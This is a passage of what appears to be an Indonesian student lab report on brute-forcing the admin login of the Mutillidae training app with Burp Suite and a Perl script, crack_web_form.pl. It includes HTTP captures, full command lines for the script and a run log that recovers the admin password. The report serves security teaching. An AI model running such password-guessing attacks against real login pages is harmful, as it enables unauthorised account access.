
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://10.33.102.157/mutillidae/index.php?page=login.php

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 59010

10 Connection: close

11 Content-Type: text/html; charset=UTF-8

12 Content-Length: 59010

13 Connection: close

14 Content-Type: text/html; charset=UTF-8

15 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//>

16 <html>

17 <head>

18 <link rel="shortcut icon" href="/images/favicon.ico">

19 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.gritter.css">

20 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.smoothmenu.css">

21 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.colorbox.css">

22 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.smoothmenu.css">

23 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.smoothmenu.css">

24 <script src="javascript/jquery/jquery.js">

25 </script>

26 <script src="javascript/jquery/colorbox/jquery.colorbox.js">

27 </script>

**Response**

1 HTTP/1.1 200 OK

2 Date: Tue, 23 May 2023 03:10:31 GMT

3 Server: Apache/2.4.46 (Debian)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Logged-In-User:

6 X-XSS-Protection: 0;

7 Strict-Transport-Security: max-age=0

8 Cache-Control: public

9 Referrer-Policy: unsafe-url

10 Vary: Accept-Encoding

11 Content-Length: 59010

12 Connection: close

13 Content-Type: text/html; charset=UTF-8

14

15 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//>

16 <html>

17 <head>

18 <link rel="shortcut icon" href="/images/favicon.ico">

19 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.gritter.css">

20 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.smoothmenu.css">

21 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.colorbox.css">

22 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.smoothmenu.css">

23 <link rel="stylesheet" type="text/css" href="/stylesheets/jquery.smoothmenu.css">

24 <script src="javascript/jquery/jquery.js">

25 </script>

26 <script src="javascript/jquery/colorbox/jquery.colorbox.js">

27 </script>

Inspector

Query Parameters (1)


Body Parameters (3)

Request Cookies (2)

Request Headers (12)

Response Headers (12)

## 7. Masuk ke gedit kembali dan paste.




## E. Crack Web Form

### 1. Download Crack Web Form

- Download file cwf.vw.tar.gz dari link berikut.

<https://github.com/cianni20/owasp.git>



- Buat direktori baru untuk *project* cwf

```
(root@kali)~# mkdir -p /pentest/passwords/cwf
(root@kali)~# cd /home/kali/Downloads
(root@kali)~/Downloads# ls
cwf.v2.tar.gz
(root@kali)~/Downloads# cp cwf.v2.tar.gz /pentest/passwords/cwf
(root@kali)~/Downloads# cd /pentest/passwords/cwf
(root@kali)~/pentest/passwords/cwf# ls
cwf.v2.tar.gz
(root@kali)~/pentest/passwords/cwf# ls -l cwf.v2.tar.gz
-rw-r--r-- 1 root root 15977 May 23 00:27 cwf.v2.tar.gz
(root@kali)~/pentest/passwords/cwf# tar zxovf cwf.v2.tar.gz
crack_web_form.pl
password.txt
```

## 2. Crack Web Form Functionality

```
(root@kali)~/pentest/passwords/cwf# ./crack_web_form.pl -help | more
#####
#                               Crack Web Form                               #
#####
Help Me!

./crack_web_form.pl -http -data [-U] [-P] [-F] [-S] [-O]
[Optional] e.g., -U admin
[Required] e.g., -http "http://192.168.1.106/dvwa/login.php"
[Required] e.g., -data "username=USERNAME&password=PASSWORD&Login=Login"
[Optional] e.g., -P "/var/tmp/password.txt"
[Optional] e.g., -F "Failed Login"
[Optional] e.g., -S "Successful Login"
[Optional] e.g., -O "/var/log/crack_output.txt"
```

## 3. Pengujian Crack Web Form

```

(root@kali)-[/pentest/passwords/cwf]
# ./crack_web_form.pl -U admin -http "http://10.33.102.157/mutillidae/index.php?page=login.php"
-data "username=USERNAME&password=PASSWORD&login-php-submit-button=Login" -F "Password incorrect"
Username = admin
HTTP Address = http://10.33.102.157/mutillidae/index.php?page=login.php
Form Post Data = username=USERNAME&password=PASSWORD&login-php-submit-button=Login
Failed Message = Password incorrect

#####
#                               Crack Web Form                               #
#####
[Trying Password]: 0
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Successful [SESSION]: PHPSESSID=os6lu99nv6
u3o4r56vjj9l3n5b

```

#### 4. Crack Web Form Results

Menemukan *password* (adminpass) untuk *user*(admin)

```

(root@kali)-[/pentest/passwords/cwf]
# ./crack_web_form.pl -U admin -http "http://10.33.102.157/mutillidae/index.php?page=login.php"
-data "username=USERNAME&password=PASSWORD&login-php-submit-button=Login" -F "Password incorrect"
Username = admin
HTTP Address = http://10.33.102.157/mutillidae/index.php?page=login.php
Form Post Data = username=USERNAME&password=PASSWORD&login-php-submit-button=Login
Failed Message = Password incorrect

#####
#                               Crack Web Form                               #
#####
[Trying Password]: 0
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Failed

[Trying Password]: 0000
[Attempt]: 1 [Username]: admin [Password]: 0000 [Status]: Failed

[Trying Password]: 00000000
[Attempt]: 2 [Username]: admin [Password]: 00000000 [Status]: Failed

[Trying Password]: admin
[Attempt]: 33 [Username]: admin [Password]: admin [Status]: Failed

[Trying Password]: admin_1
[Attempt]: 34 [Username]: admin [Password]: admin_1 [Status]: Failed

[Trying Password]: admin123
[Attempt]: 35 [Username]: admin [Password]: admin123 [Status]: Failed


[Trying Password]: administrator
[Attempt]: 36 [Username]: admin [Password]: administrator [Status]: Failed

[Trying Password]: adminpass
[Attempt]: 37 [Username]: admin [Password]: adminpass [Status]: Successful [SESSION]: PHPSESSID=e
21u41lnr9fp1pus07khne242a


(root@kali)-[/pentest/passwords/cwf]
#

```


#### 5. Matikan Proxy Web Browser



## 6. Test Admin Password




## 7. Verifikasi Login Message



Pastikan bahwa pesan sebagai *Root*



## 8. Ganti string "Your Name" dengan nama Anda yang sebenarnya.



## V. Pembahasan

Pada praktikum ini, mahasiswa diminta untuk melakukan pengujian serangan *Brute Force* menggunakan *Burp Suite* dan *script crack\_web\_form.pl*. *Brute force* sendiri adalah jenis serangan dengan upaya mendapatkan akses sebuah akun dengan menebak *username* dan *password* yang digunakan.

Sebelum melakukan serangan *brute force*, dilakukan fase persiapan dimana penyerang berusaha mengumpulkan informasi tentang target sebelum meluncurkan serangan. Fase ini disebut *reconnaissance* yang mana pada praktikum ini informasi yang dikumpulkan berupa *username* yang digunakan pada Mutillidae.

Setelah mendapatkan data *username* yang dapat digunakan *login* pada Mutillidae, selanjutnya mencoba *login* dengan menebak *password* dari salah satu *username*, dalam hal ini adalah *username*: admin yang akan dicoba dengan *password*: admin. Saat mencoba *login*, hasilnya gagal dengan muncul *error message* yaitu *Password incorrect* yang berarti *password* salah. *Error message* dari percobaan ini dicatat pada gedit yang merupakan editor teks *default* pada Ubuntu. Kemudian analisis *source code* halaman *Login* dan mengecek bagian *form action*. Pada bagian ini, perhatikan konvensi penamaan kotak teks *username*, *password*, dan *submit button*.

Selanjutnya dilakukan konfigurasi pada *proxy settings* di Mozilla Firefox. Dimana konfigurasi *proxy* diatur secara manual menggunakan alamat IP dari Mutillidae yang membuat lalu lintas jaringan akan diarahkan melalui *proxy* tersebut. Firefox akan mengirimkan semua permintaan jaringan melalui *proxy* dengan alamat IP Mutillidae. Ini berarti data yang dikirimkan dari Firefox akan melalui *proxy* tersebut sebelum mencapai tujuan akhir. Hal ini berdampak juga terhadap akses yang akan dimiliki oleh penyerang jika nantinya berhasil *login* ke akun Mutillidae pengguna, yang mana penyerang juga akan mengetahui lalu lintas jaringan saat pengguna mengakses *website* lain yang diakses pada Firefox.

Karena telah dicoba berbagai percobaan *brute force attack* sebelumnya, pada tahap ini akan diuji keamanan dari web Mutillidae (web yang telah diserang sebelumnya). Pengujian ini dilakukan menggunakan *tool Burp Suite*. Untuk fitur yang digunakan yaitu *Proxy* karena fitur ini memungkinkan pengguna untuk memantau dan memodifikasi lalu lintas HTTP antara *browser* dan *server*. Konfigurasinya adalah dengan menambahkan alamat IP Mutillidae yaitu alamat IP dari web yang akan diuji keamanannya. Nyalakan juga fitur *intercept*, karena fitur ini yang bertugas mengendalikan dan memodifikasi lalu lintas HTTP.

Setelah konfigurasi pada *Burp Suite* selesai, lakukan pengujian dengan *login* pada web Mutillidae dengan *username*: admin, *pass*: admin seperti yang dilakukan sebelumnya tetapi kali ini ubah URL untuk mengakses Mutillidae menggunakan IP Kali Linux. Hasil *login* tetap sama yaitu *Password incorrect*. Beralih pada hasil dari *Burp Suite*:

20	http://10.33.102.157	GET	/mutillidae/javascript/initi...		200	1622	script	js
31	http://10.33.102.157	POST	/mutillidae/index.php?page=login.php	✓	200	59372	HTML	php



*Host* yang mengirim permintaan adalah 10.33.102.157 (IP Kali Linux) dan pengiriman dilakukan dengan metode HTTP POST ke URL dari halaman *login* Mutillidae. Dapat dilihat juga pada catatan di gedit terkait percobaan *login* yang telah dilakukan dan *error message* yang ditampilkan.

Percobaan selanjutnya dilakukan dengan menggunakan *script crack\_web\_form.pl*. *Script* ini adalah *script* yang akan digunakan untuk pengujian keamanan yang merupakan *script* yang sangat mendasar dimana berisi kombinasi berupa *http-post-data*, daftar kata sandi, dan *error message* untuk menguji kata sandi untuk *username* tertentu. Oleh karena itu, proses menebak *password* dari suatu *username* dapat dilakukan secara otomatis. Dimana pada percobaan ini, *username* yang ingin diserang adalah admin dengan *host* IP Kali Linux. Pencarian *password* untuk *username*: admin dilakukan secara otomatis hingga menemukan *password* yang cocok. Hasilnya adalah *password*: adminpass. Sebelum melakukan *login*, matikan terlebih dahulu *proxy*. Hasilnya adalah berhasil *login* sebagai admin.

## VI. Kesimpulan

Pada praktikum kali ini dapat disimpulkan bahwa:

1. *Brute force* adalah upaya serangan dengan menebak *username* dan *password*.
2. Sebelum melakukan *brute force*, penyerang harus mengetahui sebanyak mungkin informasi dari target.
3. *Brute Suite* dapat digunakan untuk menguji keamanan suatu web, serta memungkinkan untuk mengendalikan dan memodifikasi lalu lintas HTTP antara *browser* dan *server*.

## VII. Daftar Pustaka

- Waldika. (2023). *Burp Suite: Pengertian dan Fiturnya*. Diakses pada 24 Mei 2023 dari <https://www.waldikairawan.com/2023/03/pengertian-burp-suite-dan-fiturnya.html>
- Napizahni, M. (2022). *Brute Force Attack: Pengertian, Metode dan Cara Mencegahnya*. Diakses pada 24 Mei 2023 dari <https://www.dewaweb.com/blog/apa-itu-brute-force-attack/>
- Aprilia, P. (2022). *Brute Force: Pengertian dan Cara Ampuh Mencegahnya!*. Diakses pada 24 Mei 2023 dari <https://www.niagahoster.co.id/blog/brute-force-adalah/>
- Cyber Academy. (2022). *Mengenal Fase Peretasan "Reconnaissance"*. Diakses pada 25 Mei 2023 dari <https://www.cyberacademy.id/blog/mengenal-fase-peretasan-reconnaissance->